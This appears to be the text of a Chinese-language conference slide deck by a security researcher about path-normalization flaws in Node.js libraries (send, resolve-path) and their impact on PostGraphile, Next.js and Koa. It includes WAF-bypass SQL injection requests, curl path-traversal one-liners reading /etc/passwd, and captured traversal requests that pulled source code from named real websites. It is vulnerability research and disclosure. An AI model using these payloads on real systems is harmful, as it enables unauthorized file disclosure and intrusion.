

# 從一個脆弱點到串起整個攻擊鏈

(JavaScript ver)



# Orange Tsai

- Security researcher at **DEVCORE**
- Hacks in **Taiwan** member



orange\_8361

# 1 滲透師

思路

2008 ~ 2014

# 2

# 3

进谷歌	找记录
没记录	就旁注
没旁注	猜目录
没目录	就嗅探
找后台	穷枚举
传小马	放大马
偷密码	挂页面

提权限	扫内网
-----	-----



1  
滲透師

思路

2008 ~ 2014

2  
電競選手

廣度

2014 ~ 2017


3



崩 (ㄟ皿ㄟ) 潰



What my boss thinks I do



What I think I do



What I actually do

1  
滲透師

思路

2008 ~ 2014

2  
電競選手

廣度

2014 ~ 2017

3  
研究員

深度

2017 ~ Now



# COMPUTER Hackers



What my friends think I do



What my mom thinks I do



What society thinks I do



What my spouse thinks I do



What I think I do



What I actually do



# 該挑什麼主題做研究？

- 複雜格式的解析
  - JSON / XML / SQL
  - Serialization / Expression
- 層次架構問題
  - Cache / Reverse Proxy
- Web + Binary 結合的漏洞
  - Ghost Butt / Image Tragick
  - IE GodMode
- Java Web
  - 大哉問...XD

「不一致」所導致的漏洞

# Normalize

To make standard; determine the value by comparison to  
an item of **known standard value**

# Why normalization?

To **protect** something

# 哪裡會有「不一致」存在？

```
if (check(data)) {  
    use(data)  
}
```

# 舉個 🥜 - WAF?


Request #1: **Safe**



Request #2: **Safe**




Request #3: **Unsafe**



Request #1

Request #2



## Web Application Firewall



Web Application Firewall



Origin Server



POST /news.php HTTP/1.0

Host: orange.tw

Content-Type: application/x-www-form-urlencoded

Content-Length: 32

id=1' and 1=2 union select 1,2,3

POST /news.php HTTP/1.0

Host: orange.tw

Content-Type: multipart/form-data; boundary=--1

Content-Length: 122

--1

Content-Disposition: form-data; name="id"

1' and 1=2 union select 1,2,3

--1--

POST /news.php HTTP/1.1

Host: orange.tw

Transfer-Encoding: **chunked**

5

**1'** an

1

**d**

17

**1=2 union select 1,2,3**


0

# A 5 years Mojarra story

From JavaServer Faces **CVE-2013-3827** to **CVE-2018-14371**

# Why path normalization

- Most web handle files(and apply lots of security mechanism)
- Lack of overall security review
  - Code change too fast, does the patch and protection still work?



CVE-2018-14371  
CVE-2018-3760



CVE-2018-1271  
CVE-2018-9159  
CVE-2018-1999002  
CVE-2018-1999046  
CVE-2018-14371



CVE-2018-6184  
CVE-2018-3732



QQ



如何開始？

# So you want to be a web security researcher?

By James Kettle @PortSwigger

# Moving beyond known techniques

- Moving beyond known techniques
  - **Hunt forgotten knowledge**
    - Collect diversity
    - No idea is too stupid
- Iterate, invent, share

# Moving beyond known techniques

- Moving beyond known techniques
  - Hunt forgotten knowledge
  - **Collect diversity**
  - No idea is too stupid
- Iterate, invent, share

你知道嗎？



派大星和小蝸是堂兄弟

# Moving beyond known techniques

- Moving beyond known techniques
  - Hunt forgotten knowledge
  - Collect diversity
  - **No idea is too stupid**
- Iterate, invent, share



天才有極限  
愚蠢則無

# Moving beyond known techniques

- Moving beyond known techniques
  - Hunt forgotten knowledge
  - Collect diversity
  - No idea is too stupid
- **Iterate, invent, share**



# JS 生態系出過什麼漏洞?

- 考古學
  - 研究漏洞成因
  - 研究如何利用
  - 研究如何修補
- Node.js Path Traversal (CVE-2017-14849)

# CVE-2017-14849

- NodeJS 內建函示庫 `path.normalize` 邏輯問題

`normalize("./")` 會是?

A	./	B	../
C	../..	D	../..

# CVE-2017-14849

- NodeJS 內建函示庫 `path.normalize` 邏輯問題

`normalize("../")` 會是?

A	./	B	../
C	../..	D	../..

# CVE-2017-14849

- NodeJS 內建函示庫 `path.normalize` 邏輯問題

`normalize("../aa/../")` 會是?

A	./	B	../
C	../..	D	../..

# CVE-2017-14849

- NodeJS 內建函示庫 `path.normalize` 邏輯問題

`normalize("../aa/../../")` 會是?

A	./	B	../
C	../..	D	../..

# CVE-2017-14849

- NodeJS 內建函示庫 `path.normalize` 邏輯問題

`normalize("../aa/../../")` 會是?

A	./	B	../
C	../..	D	../..



# CVE-2017-14849

install

```
> npm i send
```

↓ weekly downloads

5,264,492



# CVE-2017-14849


```
532     if (root !== null) {  
533         // normalize  
534         if (path) {  
535             path = normalize('.') + sep + path  
536         }  
537  
538         // malicious path  
539         if (/((?:^|[\\"/])\\.\\.((?:[\\"/]|$))/).test(path)) {  
540             debug('malicious path "%s"', path)  
541             this.error(403)  
542             return res  
543         }
```

# CVE-2017-14849 攻擊鏈

NodeJS -> **path** -> send -> express.js

# CVE-2017-14849 攻擊鏈

NodeJS ->



express.js

# send 天生體質虛弱

```
send(req, path, [options])
```

```
send(req, "../etc/passwd", {root: "/tmp/"})
```



# send 天生體質虛弱

```
send(req, path, [options])
```



```
send(req, "%2e%2e%2fetc/passwd")
```

# 尋找可能有害的上層應用

 Libraries.io

Login ▾

Introducing [the Tidelift Subscription](#). Professional-quality security updates and maintenance for the open source projects you depend on.

## Libraries.io

Search open source packages, frameworks and tools...


Search

Libraries.io monitors 2,896,745 open source packages across 36 different package managers, so you don't have to. [Find out more](#)

 Discover new software


Search 2.9M packages by [licence](#), [language](#) or [keyword](#), or explore new, trending or popular packages.

Explore

 Monitor your dependencies


Stay up to date with notifications of updates, licence incompatibilities or deleted dependencies.

Login

 Maintain your OSS project

Understand your users and make informed decisions about features with usage and version data.

Login

 Use Libraries.io data

Use Libraries.io data in your applications, services or research. Use our [API](#) to stay up to date.

Documentation

# 受害者 1 - PostGraphile

- 虐個菜小試身手
- @graphile/postgraphile
  - Combine PostgreSQL with GQL
  - 5.8K stars on GitHub






# 受害者 1 - PostGraphile

```
2  const assetPath = parseUrl(req).pathname.slice('/_postgraphql/graphiql/'.length)
3
4  // Don't allow certain files generated by `create-react-app` to be
5  // inspected.
6  if (assetPath === 'index.html' || assetPath === 'asset-manifest.json') {
7    res.statusCode = 404
8    res.end()
9    return
10 }
11
12 // Sends the asset at this path. Defaults to a `statusCode` of 200.
13 res.statusCode = 200
14 await new Promise((resolve, reject) => {
15   const stream = sendFile(req, joinPath(graphiqlDirectory, assetPath), { index: false })
16   .on('end', resolve)
17   .on('error', reject)
18   .pipe(res)
19 })
```

# 受害者 1 - PostGraphile

- 一切就是那麼簡單

```
$ curl --path-as-is \  
  http://localhost/_postgraphql/graphql/ \  
  ../../../../../../../../../../etc/passwd
```



# 受害者 2 - Next.js

- 最受歡迎的 SSR framework
  - `Next.js` v.s. `Nuxt.js`
- SSR 是什麼?
  - ~~Special Super Rare~~
  - Server Side Rendering



# 受害者 2 - Next.js

- 不精確的網頁技術演進
  - 義大利麵寫法
  - AJAX
  - CSR - Client Side Rendering
  - SSR - Server Side Rendering

# 受害者 2 - Next.js

- 「將要顯示的 view 依照 page 在後端 render 好後直接吐出來」
  - 需要動態判斷資源(路由)所以不提供 root 選項(?)

```
225     export function serveStatic (req, res, path) {
226         return new Promise((resolve, reject) => {
227             send(req, path)
228             .on('directory', () => {
229                 // We don't allow directories to be read.
230                 const err = new Error('No directory access')
231                 err.code = 'ENOENT'
232                 reject(err)
233             })
```

# 受害者 2 - Next.js

- 由於是要動態渲染後端 js 所以會附上 `.js` 副檔名：

```
41     return [  
42         i + '.js',  
43         join(i, 'index.js'),  
44         i + '.jsx',  
45         join(i, 'index.jsx'),  
46         i + '.json',  
47         join(i, 'index.json')  
48     ]
```

# 受害者 2 - Next.JS

- Next.JS 首頁 [learnnextjs.com](https://learnnextjs.com)
  - 果然是學習 Next.JS(漏洞) 的好幫手!

[Target](#) [Proxy](#) [Spider](#) [Scanner](#) [Intruder](#) [Repeater](#) [Sequencer](#) [Decoder](#) [Comparer](#) [Extender](#) [Project options](#) [User options](#) [Alerts](#)

1 × ...

Go

Cancel

Target: <https://learnnextjs.com>

## Request

[Raw](#) [Headers](#) [Hex](#)

```
GET
/_next/522506ca-6ed0-408f-80cc-5cf34772f0a2/page/../../../../server.js
HTTP/1.1
Host: learnnextjs.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1;
Win64; x64; Trident/5.0)
Connection: close
```

## Response

[Raw](#) [Headers](#) [Hex](#)

```
HTTP/1.1 200 OK
Date: Fri, 12 Jan 2018 13:48:40 GMT
Content-Type: application/javascript
Connection: close
X-Powered-By: Express
Cache-Control: max-age=365000000, immutable
Last-Modified: Mon, 10 Jul 2017 20:06:53 GMT
ETag: W/"63b-15d2e1c9b48"
X-Now-Region: now-sfo
Server: now
Content-Length: 1595

const next = require('next')
const express = require('express')
const cookieParser = require('cookie-parser')

const dev = process.env.NODE_ENV !== 'production'
const port = process.env.PORT || 4004

const server = express()
const app = next({ dir: '.', dev })
const handler = app.getRequestHandler()

app.prepare()
```

  
**learnnextjs.com**

Type a search term

0 matches



Type a search term

0 matches

Done

1,907 bytes | 385 millis




# 受害者 2 - Next.js

- 如何擴大影響層面？


1. 官方炫耀介紹頁面 - <https://nextjs.org/showcase>

1. [www.marvel.com](http://www.marvel.com)
2. [coinbase.engineering](http://coinbase.engineering)
3. [www.nike.com](http://www.nike.com)
4. [www.binance.com](http://www.binance.com)
5. [xw.qq.com](http://xw.qq.com)
6. ...



# 受害者 2 - Next.JS

- 如何擴大影響層面? 使用大數據!
  - shodan.io
  - scans.io



```
1 <!DOCTYPE html><html><head><meta charset="utf-8" class="next-head"/><link rel="preload" href=
954b6b0b3667/page/index.js" as="script"/><link rel="preload" href="/_next/44fe50c9-c9d6-47ff-
as="script"/><link rel="preload" href="/_next/b87f6ac015ddb0b148e3ae4c3d498c0d/app.js" as="sc
<title>Coinbase Open Source</title><link rel="canonical" href="https://opensource.coinbase.co
href="/static/images/favicon.ico"/><meta name="viewport" content="width=device-width, initial
```

1 x ...

Go Cancel < >

# Request

Raw Headers Hex

```
GET
/_next/f527eeb9decf6050c45d05d58fce05c9f0e9b833/page/../../../../config.js
HTTP/1.1
Host: jobs.netflix.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64;
x64; Trident/5.0)
Connection: close
```

**jobs.netflix.com**

? < + > Type a search term 0 matches

Done

Target: https://jobs.netflix.com

# Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Accept-Ranges: bytes
Access-Control-Allow-Origin: *
Cache-Control: max-age=365000000, immutable
Content-Type: application/javascript; charset=UTF-8
Date: Fri, 12 Jan 2018 13:51:17 GMT
ETag: W/"ab-160e7d4c850"
Last-Modified: Fri, 12 Jan 2018 00:46:10 GMT
Server: nginx/1.12.1
X-Powered-By: Express
Content-Length: 171
Connection: Close
```

```
const prod = process.env.NODE_ENV === 'production';

export default ({
  MIXPANEL_KEY: prod ? ' ' :
  ' ',
});
```

? < + > Type a search term 0 matches

536 bytes | 398 millis

[Target](#) [Proxy](#) [Spider](#) [Scanner](#) [Intruder](#) [Repeater](#) [Sequencer](#) [Decoder](#) [Comparer](#) [Extender](#) [Project options](#) [User options](#) [Alerts](#)

2 × ...

Go

Cancel



&gt; ▾

Target: <http://success.docker.com>

## Request

[Raw](#) [Headers](#) [Hex](#)

```
GET
/_next/864ba707-7551-4d41-a8a3-81c0ded04f15/page/../../../../pages/index
HTTP/1.1
Host: success.docker.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64;
x64; Trident/5.0)
Connection: close
```

  
**success.docker.com**

Type a search term

0 matches

## Response

[Raw](#) [Headers](#) [Hex](#)

```
HTTP/1.1 200 OK
Date: Fri, 12 Jan 2018 12:19:20 GMT
Content-Type: application/javascript
Content-Length: 1349
Connection: close
X-Powered-By: Express
Cache-Control: max-age=365000000, immutable
Accept-Ranges: bytes
Last-Modified: Fri, 12 Jan 2018 00:58:21 GMT
ETag: W/"545-160e7dfefc8"

import React from 'react'

import Layout from '../layouts'
import MainSearch from '../components/MainSearch'

import Router from 'next/router'

export default class IndexPage extends React.Component {

  constructor( props ) {
    super()

    this.state = {
```



Type a search term

0 matches

# 受害者 2 - Next.js

- 受害者們
  - `jobs.netflix.com`
  - `success.docker.com`
- 意料之外的 `explorer.bitcoin.com`
  - 當時打掉的話不知道會怎麼樣



# 總結

1. 研究既有弱點發現目標(send)
2. 研究目標(send)發現體質虛弱
3. 使用 `libraries.io` 尋找有危害的上層應用
4. 使用大數據尋找真實世界中受害的目標

# JS 生態系出過什麼漏洞?

- 考古學
  - 研究漏洞成因
  - 研究如何利用
  - 研究如何修補
- 某篇 StackOverflow 講到 `path.resolve` 特性

# Path.resolve 特性

- 開發者不知道的話很容易出包

Snippet	Result
<code>path.join("/var/www", "etc")</code>	<code>/var/www/etc</code>
<code>path.Join("/var/www", "/etc")</code>	<code>/etc</code>



# Path.resolve 特性

- 開發者不知道的話很容易出包


	Snippet	Result
NodeJS	<code>path.join("/var/www", "/etc")</code>	<code>/etc</code>
Go	<code>path.Join("/var/www", "/etc")</code>	<code>/etc</code>
Ruby	<code>File.join("/var/www", "/etc")</code>	<code>/etc</code>
Perl	<code>File::Spec-&gt;join("/var/www", "/etc")</code>	<code>/etc</code>
Python	<code>os.path.join("/var/www", "/etc")</code>	<code>/etc</code>

# Path.resolve 特性

- 如何追漏洞?
  - 從底層往上追 <--- `libraries.io`
  - 從上層往下追
    - `github.com/trending`
    - Awesome XXX 系列

# Path.resolve 特性

- 如何追漏洞?
  - 從底層往上追 <--- libraries.io



**Awesome of Awesome List**

# 定位到 resolve-path

- resolve-path 很多人用
  - 但更關心的是最上層用到它的 KoaJS
- 調用鏈

KoaJS -> koa-static -> koa-send -> **resolve-path**

# resolve-path 問題點?

```
var UP_PATH_REGEXP = /^(?:^|[\\"/])\\.\\.?(?:[\\"/]|$)/  
if (pathIsAbsolute.posix(path) || pathIsAbsolute.win32(path))  
    throw createError(400, 'Malicious Path')  
if (UP_PATH_REGEXP.test(normalize('.') + sep + path))  
    throw createError(403)  
  
return read_file(resolve(root, path))
```

# resolve-path 問題點?

```
var UP_PATH_REGEXP = /^(?:^|[\\"/])\\.\\.?(?:[\\"/]|$)/  
if (UP_PATH_REGEXP.test(normalize('.') + sep + path))
```

C: . . / 是絕對路徑還相對路徑?

A 絕對路徑

B 相對路徑

C 不是路徑

D 關我屁事

# resolve-path 問題點?

```
var UP_PATH_REGEXP = /^(?:^|[/\\])\.\.?(?:[/\\]|$)/  
if (UP_PATH_REGEXP.test(normalize('.') + sep + path))
```

C:../ 是絕對路徑還相對路徑?

A 絕對路徑

B 相對路徑

C 不是路徑

D 關我屁事

# resolve-path 問題點?

```
var UP_PATH_REGEXP = /^(?:^|[/\\])\.\.?(?:[/\\]|$)/  
if (UP_PATH_REGEXP.test(normalize('.') + sep + path))
```

所以 `normalize("C:../..")` 會是?

A ./

B ../

C ../../

D C:../..



# resolve-path 問題點?

```
var UP_PATH_REGEXP = /^(?:^|[/\\])\.\.?(?:[/\\]|$)/  
if (UP_PATH_REGEXP.test(normalize('.') + sep + path))
```

所以 `normalize("C:../../")` 會是?

A ./

B ../

C ../..

D C:../..

# resolve-path 問題點?

```
var UP_PATH_REGEXP = /^(?:^|[/\\])\.\.?(?:[/\\]|$)/  
if (UP_PATH_REGEXP.test(normalize('.') + sep + path))
```

所以 `normalize("./C:../..")` 會是?

A ./

B ../

C ../..

D C:../..

# resolve-path 問題點?

```
var UP_PATH_REGEXP = /^(?:^|[/\\])\.\.?(?:[/\\]|$)/  
if (UP_PATH_REGEXP.test(normalize('.') + sep + path))
```


所以 `normalize("./C:../..")` 會是?

A ./	B ../
C ../..	D C:../..

# resolve-path 問題點?

- 一切就是那麼簡單

```
$ curl --path-as-is \  
http://localhost/C:../../app.js
```



# 總結

1. 開發者思維從容易犯錯特性出發
2. 搜尋有應用的軟體
3. 尋找有危害的上層應用
4. 使用大數據尋找真實世界中受害的目標

「從一個小傷口開始慢慢撕裂獵物」

# Thanks!



orange\_8361



orange@chroot.org